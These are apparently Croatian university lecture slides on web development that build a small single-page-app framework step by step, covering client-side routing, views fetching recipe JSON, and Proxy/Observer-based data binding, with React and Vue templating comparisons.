
Arrows from the "Home" and "Abroad" links in the first screenshot point to the "Nemoj sine nikud ići..." message in the third screenshot, indicating that clicking either link results in the same outcome.

# μSPA - ver3

- Znamo:
  - Dinamički promijeniti sadržaj stranice
  - Presresti (i promijeniti) klik, npr. kod linkova
- Napravimo:
  - **Višestraničnu** web-aplikaciju – sami upravljamo promjenom stranica!
    - **routing**
  - Pritom preustrojimo kod tako da je svaka stranica poseban **view** odnosno posebna datoteka/modul
    - App view (defaultni view, aplikacija)
    - Recipes view (pregled recepata)
    - Calculator view (preračunavanje C <-> F (u ver4))



# Novi ustroj projekta



start.js

```
import Uspa from "./uspa.js"
import App from "./App.js"

const app = new Uspa();

app.mount("my-app", new App());
```

FWK je sad posebna datoteka tj. modul

# Svi viewovi moraju imati async getHtml()

App.js

```
import Recipes from "./views/Recipes.js";
import Calculator from "./views/Calculator.js";
export default class {
  getViews() {
    return [
      Recipes,
      Calculator
    ];
  }
  async getHtml() {
    return `
      <div class="d-flex justify-content-between bg-light border border-bottom border-primary p-3">
        <h1>My cookbook in the making ver3...</h1>
        <h2 class="d-flex">
          <ul class="d-flex ml-5 " style="list-style: none;">
            <li class="mr-3"><a data-link href="Recipes">Recipes</a></li>
            <li class="mr-3"><a data-link href="Calculator" >Calculator</a></li>
          </ul>
        </h2>
      </div>
      <router-view></router-view>
    `;
  }
}
```

Calculator.js

```
export default class {
  async getHtml() {
    return `
      <h1>Calc view</h1>
    `;
  }
}
```



# Uspa.js – nova verzija radnog okvira

uspa.js

```
export default class Uspa {
    async setView(viewName) {
        let viewClass = this.currView.getViews()[viewName];
        document.querySelector("router-view").innerHTML = await (new viewClass()).getHtml();
        history.pushState(null, null, `${this.stubUrl}/${viewName}`);
    }
    mount(selector, initialView) {
        this.currView = initialView;
        this.stubUrl = window.location.pathname; // this is only because of server-side ver00 magic
        initialView.getHtml()
            .then(html => {
                document.getElementById(selector).innerHTML = html;
                return html;
            }).then(html => {
                if (html.indexOf("data-link" > 0)) {
                    document.body.addEventListener("click", e => {
                        if (e.target.matches("[data-link]")) {
                            e.preventDefault();
                            let viewName = e.target.getAttribute("href");
                            this.setView(viewName);
                        }
                    });
                }
            }).catch(err => {
                console.log("USPA: error occurred:", err);
            });
    }
}
```

History API

...


app.mount("my-app", new App());

Npr. „Calculator”

```
ver03\assets
  js
    views
      Calculator.js
      Recipes.js
      App.js
      start.js
      uspa.js
    index.html
```


# Višestranična web-aplikacija

- Sve se odvija na klijentu, aplikacija je responzivnija
- Mijenja se URL (s konačnim ciljem: *bookmarking*)
  - Routing nije dalje razvijan, koga zanima kompletniji primjer može pogledati [https://www.youtube.com/watch?v=6BozpmSjk-Y&ab\\_channel=dcode](https://www.youtube.com/watch?v=6BozpmSjk-Y&ab_channel=dcode) ili <https://blog.jeremylikness.com/blog/build-a-spa-site-with-vanillajs/>



# Recipes view

- Dohvatiti čemo recepte s poslužitelja, formatirati i vratiti HTML
- Sad je jasno zašto getHtml() mora biti **async**
- **Uobičajen obrazac kod SPA – dohvati s poslužitelja putem Ajax poziva**



# Pogledajmo prvo server.js (iako je van fokusa)

server.js

```
const fs = require('fs');
let jsonRecipes;
fs.readFile('recipes.json',
  function (err, data) {
    var jsonData = data;
    jsonRecipes = JSON.parse(jsonData);
    console.log(jsonRecipes.length + " recipes parsed...");
});

...
app.get('/recipes', function (req, res) {
  res.json(jsonRecipes);
});
```

# recipes.json

recipes.js

```
[{
    "name": "Easter Leftover Sandwich",
    "ingredients": "12 whole Hard Boiled Eggs\n1/2 cup Mayonnaise\n3 Tablespoons Grainy Dijon Mustard\n Salt And Pepper, to taste\n Several Dashes Worcestershire Sauce\n Leftover Baked Ham, Sliced\n Kaiser Rolls Or Other Bread\n Extra Mayonnaise And Dijon, For Spreading\n Swiss Cheese Or Other Cheese Slices\n Thinly Sliced Red Onion\n Avocado Slices\n Sliced Tomatoes\n Lettuce, Spinach, Or Arugula",
    "url": "http://thepioneerwoman.com/cooking/2013/04/easter-leftover-sandwich/",
    "image": "http://static.thepioneerwoman.com/cooking/files/2013/03/leftoversandwich.jpg",
    "cookTime": "PT",
    "recipeYield": "8",
    "datePublished": "2013-04-01",
    "prepTime": "PT15M",
    "description": "Got leftover Easter eggs? Got leftover Easter ham? Got a hearty appetite? Good! You've come to the right place! I..."
},
{
    "name": "Pasta with Pesto Cream Sauce",
    "ingredients": "3/4 cups Fresh Basil Leaves\n1/2 cup Grated Parmesan Cheese\n3 Tablespoons Pine Nuts\n2 cloves Garlic, Peeled\n Salt And Pepper, to taste\n1/3 cup Extra Virgin Olive Oil\n1/2 cup Heavy Cream\n2 Tablespoons Butter\n1/4 cup Grated Parmesan (additional)\n12 ounces, weight Pasta (cavatappi, Fusili, Etc.)\n2 whole Tomatoes, Diced",
    "url": "http://thepioneerwoman.com/cooking/2011/06/pasta-with-pesto-cream-sauce/",
    "image": "http://static.thepioneerwoman.com/cooking/files/2011/06/pesto.jpg",
    "cookTime": "PT10M",
    "recipeYield": "8",
    "datePublished": "2011-06-06",
    "prepTime": "PT6M",
    "description": "I finally have basil in my garden. Basil I can use. This is a huge development. I had no basil during the winter. None. G..."
}
```

Preuzeto s:

<https://github.com/fictivekin/openrecipes>

```
export default class {
  async getHtml() {
    try {
      let response = await fetch('/recipes');
      if (response.ok) {
        let allRecipes = await response.json();
        let recipes = allRecipes.filter(x => Math.random() > 0.75).reverse();
        return `<h1>Recipes (${recipes.length})</h1>
          <div class="container-fluid p-2 d-flex flex-wrap">
            + recipes.map(rcp => `
              <div class="card mt-2 mr-2" style="width: 200px;">
                
                <div class="card-body">
                  <h5 class="card-title">${rcp.name}</h5>
                  <p class="card-text">${rcp.description}</p>
                  <span class="badge badge-primary">
                    Cook/prep time: ${rcp.cookTime}/${rcp.prepTime}</span>
                    (...izbačen dio kod koji formatira...)
                </div>
              `).join('') + '</div>';
      } else { throw new Error("HTTP-Error: " + response.status); }
    } catch (error) {
      return `<h1>Home view (error occurred)</h1>`;
    }
  }
}
```

Samo ~četvrtinu slučajno odabranih (ima ih 1042)

# My cookbook in the making ver3...

[Recipes](#) [Calculator](#)

## Recipes (274)



### Gougeres

Gougeres - I have these little cheese puffs in my freezer, ready to bake, nearly always. This version, a favorite, is made with whole wheat flour, sharp white cheddar cheese, fennel, and ale.

[Cook/prep time: PT30M/PT10M](#)

[Yield:](#)

[Published: 2011-12-17](#)

[Source](#)

[► Ingredients](#)



### Grilled Salt & Vinegar Potatoes

Salt & vinegar chip enthusiasts, these are for you. You take slabs of sliced potatoes, boil them in vinegar, then grill them to a crisp. Not for the faint of heart, or anyone with particularly sensitive taste buds ;...)

[Cook/prep time: PT10M/PT35M](#)

[Yield:](#)

[Published: 2010-07-11](#)

[Source](#)

[► Ingredients](#)



### Baked Sweet Potato Falafel Recipe

Baked Sweet Potato Falafel recipe from the Leon cookbook -made from mashed sweet potatoes, chickpea flour, spices, a nice amount of garlic and plenty of chopped cilantro.

[Cook/prep time: /](#) [Yield:](#)

[Published: 2009-05-17](#)

[Source](#)

[► Ingredients](#)



### Classic Cheese Fondue Recipe

A classic cheese fondue recipe. I've included dozens of my favorite things to dunk - don't limit yourself to just bread!

[Cook/prep time: /](#) [Yield:](#)

[Published: 2008-12-26](#)

[Source](#)

[► Ingredients](#)



### Caramelized Onion Dip Recipe

A grown-up remake of the onion dip I loved as a kid. This one features lots of deeply caramelized onions, sour cream and Greek yogurt.

[Cook/prep time: /](#) [Yield: Makes about 2 cups.](#)

[Published: 2008-12-06](#)

[Source](#)

[► Ingredients](#)



### Hummus en Fuego Recipe

A beautiful, spicy hummus recipe made from pureed garbanzo beans, toasted walnuts, and spicy crushed red pepper oil finished with a few chopped olives and a bit of cilantro.

[Cook/prep time: /](#) [Yield: Makes roughly 2 1/2 cups..](#)

[Published: 2008-10-08](#)

[Source](#)

[► Ingredients](#)




## Ver 3 osvrt


- ✓ Razložili smo aplikaciju na viewove
  - Pravi radni okviri će omogućiti i manje gradivne blokove - komponente
  - View se brine samo za sebe i stvaranje svog HTML-a
- ✓ (Proto)usmjeravanje, mijenjamo stranice na klijentu, kozmetički mijenjamo URL
- ✗ Loše:
  - ✗ Kako formiramo HTML – string concatenation, spaghetti code
- Treba nam:
  - Templating „engine”, elegantan sustav kako ćemo napraviti HTML

# Primjer: stvaranje HTML-a: React i Vue

```
class App extends React.Component {  
  render() {  
    const planets = ['Merkur', 'Venera', 'Zemlja'];  
    return (  
      <ol>  
        {planets.length > 0 && planets.map(n => (  
          <li key={"section-" + n}>Planet {n}</li>  
        ))}  
      </ol>  
    );  
  }  
}  
  
<template>  
  <div id="app">  
    <ol>  
      <li v-for="planet in planets">Planet {{ planet }}</li>  
    </ol>  
  </div>  
</template>  
<script>  
  export default {  
    data() {  
      return {  
        planets: ['Merkur', 'Venera', 'Zemlja']  
      }  
    }  
  }; </script>
```



JSX, or JavaScript XML, is an extension to the JavaScript language syntax



```
<ol>  
  <li>Planet Merkur</li>  
  <li>Planet Venera</li>  
  <li>Planet Zemlja</li>  
</ol>
```



Ni jedno ni drugo nije validan JS, treba prevesti...



# V4 u sljedećem predavanju...

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

## **8. Jednostranične web-aplikacije Vue.js**

# Creative Commons



- slobodno smijete:
  - **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
  - **prerađivati** djelo



- pod sljedećim uvjetima:

- **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
- **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
- **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencem koja je ista ili slična ovoj.



*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*


*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*


# μSPA – ver4

- Znamo:
  - Dinamički promijeniti sadržaj stranice
  - Presresti (i promijeniti) klik, ostvariti lokalno usmjeravanje i mijenjanje „stranica”
    - Koristimo vlastite oznake unutar HTML-a, npr. data-link
  - Razložiti kôd na module koji odgovaraju stranicama, stranice imaju jednostavne zadatke
  - Dohvatiti podatke s weba i formatirati HTML
- Napravimo:
  - **Model binding – povežimo HTML elemente s JS objektima (podatcima)**
  - **Automatske izračune ovisnih vrijednosti**
  - **Automatsko iscrtavanje (rendering)**



# Povezivanje podataka (UI data binding)

- Obrazac kod razvoja GUI aplikacija
- Povezivanje elemenata GUI-ja i domenskog modela
  - Two-way (npr. Angular)
  - Unidirectional (npr. React)



# Pogledajmo prvo klijentsku stranu – Calculator

## Calculator.js

```
export default class {
  constructor () {
    this.myData = {
      tempCelsius: 0,
      tempFahrenheit: 32
    };
  }
  async getHtml() {(...)}
  getData() { return this.myData; }
  onChange(key, value) {
    if (key === "tempCelsius") {
      this.myData.tempFahrenheit = parseFloat(value) * 9 / 5 + 32;
    } else if (key === "tempFahrenheit") {
      this.myData.tempCelsius = (parseFloat(value) - 32) * 5/ 9;
    }
  }
}
```

```
async getHtml() {
  return `
    <h1>Temperature calculator</h1>
    <form>...
      <input type="number"
        id="celsius" placeholder="C"
        uspa-bind="tempCelsius">
      ...
      <input type="number"
        id="fahrenheit" placeholder="F"
        uspa-bind="tempFahrenheit">
    ...</form>`;
}
```

Temperature calculator

Celsius

200


Fahrenheit

# „Digresija”: Proxy

[https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global\\_Objects/Proxy](https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Proxy)

## ProxyExample.js

```
let obj = { name: "Milivoj", age: 45 };
let p0bj = new Proxy(obj, {
  get: function (target, prop) {
    console.log("Netko želi znati ", prop);
    return target[prop];
  },
  set: function (obj, prop, value) {
    console.log("Netko postavlja ", prop, "na", value);
    if (prop === "age") {
      if (!Number.isInteger(value)) {
        throw new TypeError("Godine moraju biti cijeli broj!");
      }
    }
    obj[prop] = value;
    return true; // Indicate success
  },
});
console.log(obj.name, obj.age);
console.log(p0bj.name, p0bj.age);
try {
  p0bj.age = "33a";
} catch (error) {
  console.error(error);
}
p0bj.age = 33;
console.log(obj);
```



```
Milivoj 45
Netko želi znati name
Netko želi znati age
Milivoj 45
Netko postavlja age na 33a
TypeError: Godine moraju biti cijeli broj!
  at Object.set (...digressions\ProxyExample.js:15:15)
  ...
  at Object.<anonymous> (...\\digressions\ProxyExample.js:26:14)
Netko postavlja age na 33
{ name: 'Milivoj', age: 33 }
```

# Dodajmo i Observer obrazac

Observer.js

```
export default class Observer {  
  constructor(dataObject, listener) {  
    this.observersSet = [];  
    if (listener) this.observersSet.push(listener);  
    let self = this;  
    this.proxyObject = new Proxy(dataObject, {  
      set: (target, key, value, receiver) => {  
        const result = Reflect.set(target, key, value, receiver);  
        self.dataObjectClone = {...dataObject}; // used in isDirty()  
        self.observersSet.forEach(observer => observer(key, value));  
        return result;  
      }  
    });  
  }  
  isDirty() { // poor man's micro-optimization  
    for (const key in this.dataObjectClone) {  
      if (this.dataObjectClone[key] !== this.proxyObject[key]) { return true; }  
    }  
    return false;  
  }  
}
```

U našem slučaju, zainteresiran je:

Calculator.onChange(key, value)

# Konačno – povežimo sve

uspa.js

```

async setView(viewName) {
  let viewClass = this.currView.getViews()[viewName];
  this.currViewObject = new viewClass(); // should I cache it?
  await this.render();
  history.pushState(null, null, `${this.stubUrl}/${viewName}`);
  this.bind ViewData(); }

bind ViewData() {
  if (this.currViewObject.getData) {
    let curr ViewData = this.currViewObject.getData();
    this.currViewProxy = new Observer(curr ViewData,
      this.currViewObject.onChange.bind(this.currViewObject));
    document.querySelectorAll("[uspa-bind]").forEach((elem) => {
      let name = elem.getAttribute("uspa-bind");
      let proxy = this.currViewProxy.getProxy();
      elem.value = proxy[name];
      elem.onkeyup = () => {
        proxy[name] = elem.value; // could use some metadata and do parsing, eg int, date, etc
        if (this.currViewProxy.isDirty()) {
          this.render(name);
        }
      };
    });
  });
}

```

